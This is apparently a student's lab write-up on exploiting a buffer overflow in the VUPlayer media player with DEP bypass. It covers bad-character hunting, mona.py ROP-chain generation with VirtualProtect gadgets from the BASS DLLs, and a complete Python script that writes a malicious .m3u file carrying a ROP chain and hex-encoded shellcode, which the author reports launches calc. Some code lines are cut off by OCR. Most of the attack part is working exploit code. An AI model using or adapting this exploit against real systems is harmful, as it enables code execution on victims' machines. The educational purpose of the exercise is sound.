
```
#badchar = \x00, \x09
badchar = "\x01\x02\x03\x04\x05\x06\x07\x08\x0a\x0b\x0c\x0d\x0
badchar += "\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x
badchar += "\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x
badchar += "\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x
badchar += "\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x
badchar += "\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\x
badchar += "\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\x
badchar += "\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\x
```

Then we repeat the initial operation.




This time, we notice that a null byte is still present after byte 08, which means that it wasn't byte 09 causing the issue.

So, we try to remove the byte after it and put "09" back into our string: same




```
#badchar = \x00, \x09
badchar = "\x01\x02\x03\x04\x05\x06\x07\x08\x0a\x0b
badchar += "\x20\x21\x22\x23\x24\x25\x26\x27\x28\x2
badchar += "\x40\x41\x42\x43\x44\x45\x46\x47\x48\x4
badchar += "\x60\x61\x62\x63\x64\x65\x66\x67\x68\x6
badchar += "\x80\x81\x82\x83\x84\x85\x86\x87\x88\x8
badchar += "\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa
badchar += "\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc
badchar += "\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe
```




```
#badchar = \x00, \x0a
badchar = "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0
badchar += "\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2
badchar += "\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4
```

We repeat the initial operation once again:




We observe that the null byte is after \x19.




```
x06\x07\x08\x09\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\
\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38
\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58
\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78
\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98
\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8
\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8
\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8
```

"\x1a" ⇒ which we also remove from the chain.
New iteration:



We can see that this time there are no null bytes during execution, which means we have found all the bad characters to exclude when creating our shellcode (\x00\x0A\x1A).

For the creation of the ROP Chain, I looked to see if there were other DLLs available besides the three used in the blog article. To do this, we use the command:
!mona modules



We can thus see all the DLLs for which ASLR is set to "False." This means that the DLL can be used to create a ROP Chain. However, we notice that we don't have any other options available.
Therefore, we use the command:

!mona rop -m BASS.dll,BASSMIDI.dll,BASSWMA.dll -cpb "\x00\x0a\x1a"

We then go to the logs > VUPlayer folder to view the text output files. In the rop_chains.txt file, we retrieve the ROP chain in Python to test it:

* [Python] ***

```
def create_rop_chain():

  # rop chain generated with mona.py - www.corelan.be
  rop_gadgets = [
    #[---INFO:gadgets_to_set_esi:---]
    0x10015f82,  # POP EAX # RETN [BASS.dll]
    0x10109270,  # ptr to &VirtualProtect() [IAT BASSWMA.dll]
    0x1001eaf1,  # MOV EAX,DWORD PTR DS:[EAX] # RETN [BASS.dll]
    0x10030950,  # XCHG EAX,ESI # RETN [BASS.dll]
    #[---INFO:gadgets_to_set_ebp:---]
    0x1001d748,  # POP EBP # RETN [BASS.dll]
    0x100222c5,  # & jmp esp [BASS.dll]
    #[---INFO:gadgets_to_set_ebx:---]
    0x10015f82,  # POP EAX # RETN [BASS.dll]
    0xfffffdff,  # Value to negate, will become 0x00000201
    0x10014db4,  # NEG EAX # RETN [BASS.dll]
    0x10032f72,  # XCHG EAX,EBX # RETN 0x00 [BASS.dll]
    #[---INFO:gadgets_to_set_edx:---]
    0x10015f82,  # POP EAX # RETN [BASS.dll]
    0xffffffc0,  # Value to negate, will become 0x00000040
    0x10014db4,  # NEG EAX # RETN [BASS.dll]
    0x10038a6d,  # XCHG EAX,EDX # RETN [BASS.dll]
    #[---INFO:gadgets_to_set_ecx:---]
    0x106040c0,  # POP ECX # RETN [BASSMIDI.dll]
    0x10108c71,  # &Writable location [BASSWMA.dll]
    #[---INFO:gadgets_to_set_edi:---]
    0x100190b0,  # POP EDI # RETN [BASS.dll]
    0x1001dc05,  # RETN (ROP NOP) [BASS.dll]
    #[---INFO:gadgets_to_set_eax:---]
    0x10015f82,  # POP EAX # RETN [BASS.dll]
    0x90909090,  # nop
    #[---INFO:pushad:---]
    0x1001d7a5,  # PUSHAD # RETN [BASS.dll]
  ]
  return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

rop_chain = create_rop_chain()
```

We can see that the ROP chain generated by Mona is exactly the same as the one used in the article (except that the instructions are not in the exact same order). When I reproduced the content of the article, which didn't specify excluding certain bytes, I didn't get this ROP chain in the text file.

So, we create an exploit file (following the structure presented in the article) and insert this new chain into the file:

_test_ma_rop2.py - C:\Users\Lionel\Documents\Projet CVE\ROP Chain\test rop_test_ma_rop2.py (2

File Edit Format Run Options Window Help

```
def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
      #[---INFO:gadgets_to_set_esi:---]
      0x10015f82,  # POP EAX # RETN [BASS.dll]
      0x10109270,  # ptr to &VirtualProtect() [IAT BASSWMA.dll]
      0x1001eaf1,  # MOV EAX,DWORD PTR DS:[EAX] # RETN [BASS.dll]
      0x10030950,  # XCHG EAX,ESI # RETN [BASS.dll]
      #[---INFO:gadgets_to_set_ebp:---]
      0x1001d748,  # POP EBP # RETN [BASS.dll]
      0x100222c5,  # & jmp esp [BASS.dll]
      #[---INFO:gadgets_to_set_ebx:---]
      0x10015f82,  # POP EAX # RETN [BASS.dll]
      0xfffffdff,  # Value to negate, will become 0x00000201
      0x10014db4,  # NEG EAX # RETN [BASS.dll]
      0x10032f72,  # XCHG EAX,EBX # RETN 0x00 [BASS.dll]
      #[---INFO:gadgets_to_set_edx:---]
      0x10015f82,  # POP EAX # RETN [BASS.dll]
      0xffffffc0,  # Value to negate, will become 0x00000040
      0x10014db4,  # NEG EAX # RETN [BASS.dll]
      0x10038a6d,  # XCHG EAX,EDX # RETN [BASS.dll]
      #[---INFO:gadgets_to_set_ecx:---]
      0x106040c0,  # POP ECX # RETN [BASSMIDI.dll]
      0x10108c71,  # &Writable location [BASSWMA.dll]
      #[---INFO:gadgets_to_set_edi:---]
      0x100190b0,  # POP EDI # RETN [BASS.dll]
      0x1001dc05,  # RETN (ROP NOP) [BASS.dll]
      #[---INFO:gadgets_to_set_eax:---]
      0x10015f82,  # POP EAX # RETN [BASS.dll]
      0x90909090,  # nop
      #[---INFO:pushad:---]
      0x1001d7a5,  # PUSHAD # RETN [BASS.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

rop_chain = create_rop_chain()
```

*_test_ma_rop2.py - C:\Users\Lionel\Documents\Projet CVE\ROP Chain\test rop_test_ma_rop2.py (2....

File Edit Format Run Options Window Help

```python
junk = "A"*1012 #offset
#rop_chain = create_rop_chain()

eip = struct.pack('<L',0x10601033) # RETN (BASSMIDI.dll) (pas compris cette li


nops = "\x90"*16

shellcode = ("\xbb\xc7\x16\xe0\xde\xda\xcc\xd9\x74\x24\xf4\x58\x2b\xc9\xb1"
"\x33\x83\xc0\x04\x31\x58\x0e\x03\x9f\x18\x02\x2b\xe3\xcd\x4b"
"\xd4\x1b\x0e\x2c\x5c\xfe\x3f\x7e\x3a\x8b\x12\x4e\x48\xd9\x9e"
"\x25\x1c\xc9\x15\x4b\x89\xfe\x9e\xe6\xef\x31\x1e\xc7\x2f\x9d"
"\xdc\x49\xcc\xdf\x30\xaa\xed\x10\x45\xab\x2a\x4c\xa6\xf9\xe3"
"\x1b\x15\xee\x80\x59\xa6\x0f\x47\xd6\x96\x77\xe2\x28\x62\xc2"
"\xed\x78\xdb\x59\xa5\x60\x57\x05\x16\x91\xb4\x55\x6a\xd8\xb1"
"\xae\x18\xdb\x13\xff\xe1\xea\x5b\xac\xdf\xc3\x51\xac\x18\xe3"
"\x89\xdb\x52\x10\x37\xdc\xa0\x6b\xe3\x69\x35\xcb\x60\xc9\x9d"
"\xea\xa5\x8c\x56\xe0\x02\xda\x31\xe4\x95\x0f\x4a\x10\x1d\xae"
"\x9d\x91\x65\x95\x39\xfa\x3e\xb4\x18\xa6\x91\xc9\x7b\x0e\x4d"
"\x6c\xf7\xbc\x9a\x16\x5a\xaa\x5d\x9a\xe0\x93\x5e\xa4\xea\xb3"
"\x36\x95\x61\x5c\x40\x2a\xa0\x19\xbe\x60\xe9\x0b\x57\x2d\x7b"
"\x0e\x3a\xce\x51\x4c\x43\x4d\x50\x2c\xb0\x4d\x11\x29\xfc\xc9"
"\xc9\x43\x6d\xbc\xed\xf0\x8e\x95\x8d\x97\x1c\x75\x7c\x32\xa5"
"\x1c\x80")

#exploit = junk + eip + rop_chain + nops + shellcode
exploit = junk +  rop_chain + nops + shellcode

fill = "\x43" * (BUF_SIZE - len(exploit))

buf = exploit + fill

print "[+] Creating .m3u file of size "+ str(len(buf))

file = open('vuplayer-dep.m3u','w');
file.write(buf);
file.close();

print "[+] Done creating the file"
```

(I noticed that, unlike the article, other sources remove the EIP register address from the calculation of the "exploit" variable.)

⇒ The ROP chain works, and the calculator launches.

Mona also generated a ROP chain using the VirtualAlloc function, which I wanted to test. However, the pointer to the function itself is missing.

```
################################################################################
#############

Register setup for VirtualAlloc() :
--------------------------------------------
 EAX = NOP (0x90909090)
 ECX = flProtect (0x40)
 EDX = flAllocationType (0x1000)
 EBX = dwSize
 ESP = lpAddress (automatic)
 EBP = ReturnTo (ptr to jmp esp)
 ESI = ptr to VirtualAlloc()
 EDI = ROP NOP (RETN)
 --- alternative chain ---
 EAX = ptr to &VirtualAlloc()
 ECX = flProtect (0x40)
 EDX = flAllocationType (0x1000)
 EBX = dwSize
 ESP = lpAddress (automatic)
 EBP = POP (skip 4 bytes)
 ESI = ptr to JMP [EAX]
 EDI = ROP NOP (RETN)
 + place ptr to "jmp esp" on stack, below PUSHAD
--------------------------------------------
```

La chaîne :

```
def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
      #[---INFO:gadgets_to_set_esi:---]
      #0x00000000,  # [-] Unable to find API pointer -> eax

      0x1001eaf1,  # MOV EAX,DWORD PTR DS:[EAX] # RETN [BASS.dll]
      0x10030950,  # XCHG EAX,ESI # RETN [BASS.dll]
      #[---INFO:gadgets_to_set_ebp:---]
      0x100106e1,  # POP EBP # RETN [BASS.dll]
      0x10022aa7,  # & jmp esp [BASS.dll]
      #[---INFO:gadgets_to_set_ebx:---]
      0x10015f82,  # POP EAX # RETN [BASS.dll]
      0xffffffff,  # Value to negate, will become 0x00000001
      0x10014db4,  # NEG EAX # RETN [BASS.dll]
      0x10032f72,  # XCHG EAX,EBX # RETN 0x00 [BASS.dll]
      #[---INFO:gadgets_to_set_edx:---]
      0x10015f77,  # POP EAX # RETN [BASS.dll]
      0xa1dfcf75,  # put delta into eax (-> put 0x00001000 into edx)
      0x1001bfa2,  # ADD EAX,5E20408B # RETN [BASS.dll]
      0x10038a6c,  # XCHG EAX,EDX # RETN [BASS.dll]
```

```
    #[---INFO:gadgets_to_set_ecx:---]
    0x10601012,  # POP ECX # RETN [BASSMIDI.dll]
    0xffffffff,  #  A
    0x10021194,  # INC ECX # RETN [BASS.dll]
    0x10021194,  # INC ECX # RETN [BASS.dll]
    0x10021194,  # INC ECX # RETN [BASS.dll]
    0x10021194,  # INC ECX # RETN [BASS.dll]

(x65)....

#[---INFO:gadgets_to_set_edi:---]
    0x10016218,  # POP EDI # RETN [BASS.dll]
    0x1001dc05,  # RETN (ROP NOP) [BASS.dll]
    #[---INFO:gadgets_to_set_eax:---]
    0x10015fe7,  # POP EAX # RETN [BASS.dll]
    0x90909090,  # nop
    #[---INFO:pushad:---]
    0x1001d7a5,  # PUSHAD # RETN [BASS.dll]
  ]
```

3) Conclusion

We have thus covered the creation of an exploit using a ROP Chain, generated by the Mona script, which allowed us to jump to a shellcode that opens the calculator. Despite some failures (such as obfuscating the shellcode, which I couldn't do without declaring the encrypted code in the .data section, or the manually created ROP Chain that didn't work), this project has allowed me to put into practice the concepts studied in class. Creating a ROP chain now seems clearer and more accessible to me.
However, even though I started creating the exploit from scratch, some concepts or parts of its creation still seem unclear to me, especially regarding the EIP register used (which is provided on Exploit DB). This register seems to be the pivot that allows us to execute the ROP chain, yet I removed it from the exploit calculation, and it still worked...
Likewise, at this stage, I have not fully understood how Mona and its various modules work, for example:

- The functionality that detects problematic bytes.
- How the script manages to create valid ROP chains in some cases...

Nevertheless, I believe I made the right choice by focusing on this vulnerability because there are many POCs available, which is very useful for practicing and creating one's first ROP Chain (most of the exploitable vulnerabilities are quite challenging for beginners to reproduce...).